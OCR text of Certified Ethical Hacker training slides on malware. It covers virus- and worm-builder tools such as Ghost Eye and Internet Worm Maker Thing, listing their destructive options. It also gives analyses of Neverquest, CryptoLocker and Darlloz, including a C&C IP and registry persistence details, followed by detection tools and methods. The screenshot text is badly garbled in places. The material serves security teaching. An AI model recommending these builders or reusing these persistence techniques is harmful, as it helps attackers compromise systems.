	Startup se	ettings	Options		
Show	messageb	ox on startup	Infinite beeping		
1/	lessagebo:	coptions	Infinite messageboxes		
Text.			Disconnect from the internet		
Service Control of the Control of th	2007		Visit random url at random time		
Add to	startup		Disable firewall		
	Other options		☐ Disable FireFox		
Close	Windows I	ive Messenger	Disable Chrome		
Close	Skype		Disable Internet Explorer		
Close	Yahoo Me	ssenger	Open random files		
Random things will happen		vill happen	Disable taskmanager		
Disable mouse			Disable CMD		
Force	shutdown		☐ Disable regedit		
Force	restart		Disable explorer		
Crazy	cd drive		Random mouse movement		
☐ Kill ev	ery proces	s	Random keyboard keys pressed		
Disab	le calculate	x	Slow computer		
Disab	le msconfig)	Delete clipboard text		
Disab	le Windows	Media Player	Disable notepad		

DeadLine's Virus Maker

Sonic Bat - Batch File Virus Creator and Poison Virus Maker



Sonic Bat - Batch File Virus Creator



Poison Virus Maker



Computer Worms







Computer worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction





Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to damage the host system






Attackers use worm payload to install backdoors in infected computers, which turns them into zombies and creates botnet; these botnets can be used to carry further cyber attacks









Computer Worms: Ghost Eye Worm



Ghost Eye worm is a hacking program that spreads random messages on Facebook or steam or chat websites to get the password

i .	Ghost Eye - Worm - Codded By Hisoka Ismael
Status : Connected	Ghost Eye Official Facebook : https://www.facebook.com/GhostEyeht
Wellcome Guest !	Ghost Eye Official Website For Updates : http://www.ghosteye-www.blogspot.com/
Downloader/Stub Path	Tools Spreaders Build Fake Error Message Assembly Changer About
Worm Downloader -	
95 W O 0000	
Direct Download Link	Http://YourDirectlink.com/Server.exe
Change Icon :	
	Y Y



Worm Maker: Internet Worm Maker Thing



	INTER	NET WORM MAKER THI	NG V4		
Author Version: Version:	Payloads: C Activate Payloads On Date Day: OR C Randomly Activate Payloads: Lin	Change Homepage URL: Change Homepage URL: Disable Windows Security Disable Norton Scounity Uninstall Norton Scounity Disable Macro Security Disable Run Commod Disable Shutdown Disable Logoff Disable Windows Update No Search Command Swap Mouse Buttons Open Webpage URL: Change IE Title Bar Text: Change Win Media Player Txt Text: Change Win Media Player Txt Text: Copen Cd Drives Lock Workstation Download File More? (10): Save As:	Frint Message Disable System Restore Change NOD32 Text Title: Message: Outlook Fun 1 _ 7 _ URL: Sender Name: Mute Speakers Delete a File Path: Change Wallpaper Path Or URL: Change Time Hour Min	Change Date DD MM YY Play a Sound Loop Sound Hide Desktop Disable Malware Remoire Disable Windows Pile Protection: Corrupt Antivirus Change Computer Name Change Drive Icon DLL, EXE, ICO: Index: C:Windows WOT I Add To Context Menu Change Clock Text Text (Max & Chars); Thack Bill Gazes 2 Keyboard Disco Add To Favorities Name:	Exploit Windows Admin Lockout I Blue Screen Of Death Infection Options: Infect Bat Files Infect Vos Files Infect Vos Files Extras: Hide Virus Files Plugins Custom Code If You Liked This Program Please Visit Me On http://kinusteam.fallennetwork. If You know Anything About VB Programming Help Support This Project By Miking A Plugin (See Readme). Thanks. Control Panel

What is **Sheep Dip** Computer?



- Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions




Anti-Virus Sensor Systems



Anti-virus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. They are used along with sheep dip computers






Malware Analysis Procedure: Preparing Testbed



Isolate the system from the network by ensuring that the NIC card is in "host only" mode

Disable the 'shared folders', and the 'guest isolation'

Copy the **malware** over to the guest OS



Install guest OS into the Virtual machine

Install Virtual machine (VMware, Hyper-V, etc.) on the system


Malware Analysis Procedure



- 1. Perform static analysis when the malware is inactive
- 2. Collect information about:
 - String values found in the binary with the help of string extracting tools such as BinText
 - The packaging and compressing technique used with the help of compression and decompression tools such as UPX







http://www.mcafee.com

http://upx.sourceforge.net


Malware Analysis Procedure

Certified Ethical Hacker

(Cont'd)

- 3. Set up network connection and check that it is not giving any errors
- Run the virus and monitor the process actions and system information with the help of process monitoring tools such as Process Monitor and Process Explorer







Malware Analysis Procedure

nt'd) Certified Ethical Hacker

(Cont'd)



- Record network traffic information using the connectivity and log packet content monitoring tools such as NetResident and TCPView
- 6. Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as RegShot



http://www.tamos.com

07

Malware Analysis Procedure

(Cont'd)




Collect the following information using debugging tools such as OllyDbg and ProcDump:


- Service requests and DNS tables information
- Attempts for incoming and outgoing connections







http://www.ollydbg.de




Online Malware Testing: Virus Total



VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the detection of viruses, worms, Trojans, etc.



http://www.virustotal.com



Online Malware Analysis Services





Anubis: Analyzing Unknown Binaries

http://anubis.iseclab.org



Avast! Online Scanner

http://91.213.143.22



Malware Protection Center

https://www.microsoft.com



ThreatExpert

http://www.threatexpert.com



Dr. Web Online Scanners

http://vms.drweb.com



Metascan Online

http://www.metascan-online.com



Bitdefender QuickScan

http://quickscan.bitdefender.com



UploadMalware.com

http://www.uploadmalware.com



Online Virus Scanner

http://www.fortiguard.com



ThreatAnalyzer

http://www.threattracksecurity.com

Trojan Analysis: Neverquest





A new banking Trojan known as Neverquest, is active and being used to attack a number of popular banking websites



This Trojan can **identify target sites** by searching for **specific keywords** on web pages that victims are browsing



After infecting a system, the malware gives an attacker control of the infected machine with the help of a Virtual Network Computing (VNC, for remote access) and SOCKS proxy server



The Trojan targets several banking sites and steals sensitive information such as login credentials that customers enter into these websites



The Trojan also steals login information related to social networking sites like Twitter, and sends this information to its control server


https://blogs.mcafee.com

Trojan Analysis: Neverquest

CE EH

(Cont'd)

- Once it infects a system, the Trojan drops a random-name DLL with a .dat extension in the %APPDATA% folder
- The Trojan then automatically runs this DLL using regsvr32.exe /s [DLL PATH] by adding a key under "Software\Microsoft\Windows\ CurrentVersion\Run\."
- The Trojan tries to inject its malicious code into running processes and waits for browser processes such as iexplorer.exe or firefox.exe
- Once the victim opens any site with these browsers, the Trojan requests the encrypted configuration file from its control server







https://blogs.mcafee.com


Trojan Analysis: Neverquest

CE EH

(Cont'd)



- The Trojan generates a unique ID number that will be used in subsequent requests
- The reply is encrypted with aPLib compression
- The reply data is appended to an "AP32" string, followed by a decompression routine
- The configuration file contains a huge amount of JavaScript code, a number of bank websites, social networking websites, and list of financial keywords
- The JavaScript code in the configuration file is used to modify the page contents of the bank's site to steal sensitive information



https://biogs.mcafee.com




(Cont'd)





- If the Trojan finds any of the keywords on a web page, it will steal the full URL and all user-entered information and sends this data to the attacker
- The Trojan sends a unique ID number followed by the full URL containing username and password
- The Trojan also sends all web page contents compressed with aPLib to the attacker in the following format





https://blogs.mcafee.com



Virus Analysis: Ransom Cryptolocker





Ransom Cryptolocker is a ransom-ware that on execution locks the user's system thereby leaving the system in an unusable state



It also encrypts the list of file types present in the user system



The compromised user has to pay the attacker with ransom to unlock the system and to get the files decrypted

Infection and Propagation Vectors



The malware is being propagated via malicious links in spam e-mails which leads to pages exploiting common system vulnerabilities



These **exploit pages** will drop Ransom Cryptolocker and other malicious executable files on the affected machine

https://kc.mcafee.com



(Cont'd)



Characteristics and Symptoms

The contents of the original files are encrypted using AES Algorithm with a randomly generated key



Once the system is infected, the malware binary first tries to connect to a hard coded command and control server with IP address 184.164.136.134



If this attempt fails, it generates a domain name using random domain name algorithm and appends it with domain names such as .org, .net, .co.uk, .info, .com, .biz, and .ru



Encryption Technique

The malware uses an AES algorithm to encrypt the files. The malware first generates a 256 bit AES key and this will be used to encrypt the files



In order to be able to decrypt the files, the malware author needs to know that key



To avoid transmitting the key in clear text, the malware will encrypt it using an asymmetric key algorithm, namely the RSA public/private key pair



This encrypted key is then submitted to the C&C server



https://kc.mcafee.com



Virus Analysis: Ransom Cryptolocker

(Cont'd)





Once the system is compromised, the malware displays the below mentioned warning to the user and demand ransom to decrypt the files



It maintains the list of files which was encrypted by this malware under the following registry entry

0 HKEY CURRENT USER\Software\CryptoLocker\Files



On execution, this malware binary copies itself to *Apppata* location and deletes itself using a batch file

\$AppData%\{2E376276-3A5A-0712-2BE2-FBF2CFF7ECD5}.exe





https://kc.mcafee.com

Worm Analysis: Darlloz

(Internet of Things (IoT) Worm)



Darlloz is a Linux worm that is engineered to target the "Internet of things"

It targets computers running
Intel x86 architectures and
also focuses on devices
running the ARM, MIPS,
and PowerPC architectures,
which are usually found on
routers, set-top boxes, and
security cameras




http://www.symantec.com


Worm Analysis: Darlloz

(Internet of Things (IoT) Worm) (Cont'd)


















(Internet of Things (IoT) Worm) (Cont'd)



Darlloz Execution

- The main purpose of the worm is to mine crypto currencies
- Upon execution, the worm generates IP addresses randomly, accesses a specific path on the machine with well-known IDs and passwords, and also sends HTTP POST requests which exploit the vulnerability
- If the target is unpatched, it downloads the worm from a malicious server and starts searching for its next target
- Currently, the worm infect only Intel x86 systems because the downloaded URL in the exploit code is hard-coded to the ELF binary for Intel architectures

	0	1	2	3	4	5	6	7	8	9	A	В	C	D	E	T	012345
0000h:	7F	45	4C	46				61	00	00	00	00	00	00	00	00	DELF
0010h:	02	00	88	00	01	00	00	00	CO	75	01	00	34	00	00	00	(
0020h:	C8	15	01	00	02	00	00	00	34	00	20	00	02	00	28	00	
Template Results - ELFTemplate bt . Name											Value					Start	
A CONTROL OF THE PROPERTY OF T										Value					100		
struct FILE file														Oh			
struct ELF_HEADER elf_header															0h		
struct e_ident_t e_ident															0h		
enum e_type32_e e_type										E	ET_EXEC (2)					10h	
enum e_machine32_e e_machine									E	EM_ARM (40)				12h			
enum e_version32_e e_version									E	EV_CURRENT (1)				14h			

http://www.symantec.com







Introduction to Malware



Trojan Concepts



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Malware Reverse Engineering



Malware Detection



Countermeasures




Anti-Malware Software



Penetration Testing








Scanning for Suspicious Ports



Trojans open unused ports in victim machine to connect back to Trojan handlers

Look for the connection established to unknown or suspicious IP addresses



Type netstat -an in command prompt





System Administrator

Port Monitoring Tools: TCPView and CurrPorts





TCPView


TCPView show detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections

CurrPorts

CurrPorts is network monitoring software that displays the list of all currently opened TCP/IP and UDP ports on your local computer







http://www.nirsoft.net

Scanning for Suspicious Processes





Trojans camouflage themselves as genuine Windows services or hide their processes to avoid detection

Some Trojans use PEs (Portable Executable) to inject into various processes (such as explorer.exe or web browsers)



03

Processes are visible but looks like a legitimate processes and also helps bypass desktop firewalls

Trojans can also use rootkit methods to hide their processes




05

Use process monitoring tools to detect hidden Trojans and backdoors

Process Monitor

Process Monitor is a monitoring tool for Windows that shows file system, registry, and process/ thread activity





http://technet.microsoft.com



Process Monitoring Tools





Process Explorer

http://technet.microsoft.com



System Explorer

http://systemexplorer.net



HijackThis

http://sourceforge.net



Autoruns for Windows

http://technet.microsoft.com



KillProcess

http://orangelampsoftware.com



Security Task Manager

http://www.neuber.com



Yet Another (remote) Process

Monitor

http://yaprocmon.sourceforge.net



MONIT

http://mmonit.com



ESET SysInspector

http://www.eset.com



OpManager

http://www.manageengine.com


Scanning for Suspicious Registry Entries



- Windows automatically executes instructions in
 - Run
 - RunServices
 - RunOnce
 - RunServicesOnce
 - HKEY_CLASSES_ROOT\exefi le\shell\open\command "%1" %*.

sections of registry

- Scanning registry values for suspicious entries may indicate the Trojan infection
- Trojans insert instructions at these sections of registry to perform malicious activities




http://www.macecraft.com








RegScanner allows you to scan the Registry, find the desired Registry values that match to the specified search criteria, and display them in one list





http://www.nirsoft.net



Registry Entry Monitoring Tools





http://bsa.isoftware.nl

All-Seeing Eyes

http://www.fortego.com



Scanning for Suspicious Device Drivers



Trojans are installed along with device drivers downloaded from untrusted sources and use these drivers as a shield to avoid detection


Scan for suspicious device drivers and verify if they are genuine and downloaded from the publisher's original site

Go to Run → Type msinfo32 →
Software Environment → System
Drivers



Trojan Device








Device Drivers Monitoring Tool: DriverView



DriverView utility displays the list of all **device drivers** currently loaded on system. For each driver in the list, **additional information** is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.





http://www.nirsoft.net

Device Drivers Monitoring Tools








Scanning for Suspicious Windows Services



- Trojans spawn Windows services allow attackers remote control to the victim machine and pass malicious instructions
- Trojans rename their processes to look like a genuine Windows service in order to avoid detection
- Trojans employ rootkit techniques to manipulate

 HKEY_LOCAL_MACHINE\
 System\CurrentControlS

 et\Services registry keys to hide its processes

